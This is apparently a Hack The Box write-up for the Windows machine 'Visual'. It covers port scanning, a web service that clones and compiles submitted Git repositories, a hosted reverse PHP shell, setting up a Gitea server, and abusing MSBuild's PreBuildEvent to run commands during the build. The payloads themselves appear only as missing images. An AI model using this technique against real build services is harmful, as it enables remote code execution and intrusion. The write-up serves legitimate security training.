
Erel Regev

Table of Contents

Scanning

Scanning the given IP address using -sV (banner grabbing) and -sC (Default script):



Port 80 is open. There are different versions of services that can be seen. One of them is the OpenSSL.


OpenSSL is a widely used open-source software library that provides a set of cryptographic functions, protocols, and tools. It is primarily focused on the implementation of the Secure Sockets Layer (SSL) and Transport Layer Security (TLS) protocols, which are essential for ensuring secure communication over a computer network, particularly the internet.

What's interesting about this service and specific version is the fact that its outdated.

Date	Item
28-Sep-2023	Alpha 2 of OpenSSL 3.2 is now available: please download and test it
19-Sep-2023	OpenSSL 3.1.3 is now available, including bug and security fixes
19-Sep-2023	OpenSSL 3.0.11 is now available, including bug and security fixes
11-Sep-2023	OpenSSL 1.1.1w is now available, including bug and security fixes
08-Sep-2023	Security Advisory: one low severity fix

Erel Regev


Testing Functionality – web




It seems to be a service that compiles a git Repo with a .sln file.

Erel Regev


I sent a request by submitting a URL:






We can see in the request and also in the initial scan that the server uses PHP. As well, it URL encodes the submitted URL.

After forwarding the first request, it seems to save the given Repo in the “uploads” directory:





Erel Regev

I was expecting to get some error but had to complete the process.




I hosted a reverse php code and submitted it in the website since it's trying to reach every given URL:








HTB Machine: Visual - Difficulty: Medium - Windows

Erel Regev









Received shell - not stable and not useful for now.

To ensure optimal functionality, a .sln file should be in your Git repository as mentioned earlier. This file serves as a strategic guide, delineating the organizational structure of your solution and specifying the dependencies essential for its seamless execution. Consider it akin to a meticulously crafted roadmap that directs your code to its intended destination while orchestrating the inclusion of necessary companions—your dependencies.

Exploiting

What do we need first? A server to host the Repo we want to use.

Gitea

https://computingforgeeks.com/install-gitea-git-service-on-debian/?expand_article=1


Gitea is a self-hosted, open-source Git service that provides a web-based interface for managing Git repositories. It is similar to other Git hosting platforms like GitHub or GitLab but is designed to be lightweight and easy to install on your own server.

- **Step two from the URL above if needed (screenshot only):**

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser \
> --system \
> --shell /bin/bash \
> --gecos 'Git Version Control' \
> --group \
> --disabled-password \
> --home /home/git \
> git
info: Selecting UID from range 100 to 999 ...

info: Selecting GID from range 100 to 999 ...
info: Adding system user `git' (UID 133) ...
info: Adding new group `git' (GID 143) ...
info: Adding new user `git' (UID 133) with group `git' ...
info: Creating home directory `/home/git' ...
```

When done, access the localhost:3000 on the browser and use the root credentials for the initial configuration. Then you will be able to create a new Repo using the browser:

Erel Regev



We need to push a repository crafted in C#. Now, for this task, we have few options. We can either fire up Visual Studio Code to build from scratch or take the shortcut of cloning an existing repository into our virtual machine or to use dotnet. Following that, a bit of tweaking, and we'll be all set to push the repository onto our Gitea server.


https://learn.microsoft.com/en-us/dotnet/core/tutorials/with-visual-studio-code?pivots=dotnet-6-0

So, I was poking around in Visual Code's documentation, and guess what? You can sneak in a little command sneak peek just before the build. Called pre-build.


MSBuild's PreBuildEvent is like your backstage pass—it lets you pull off custom commands before the whole building spectacle kicks off.


I created a directory called visual:

Build:




Erel Regev





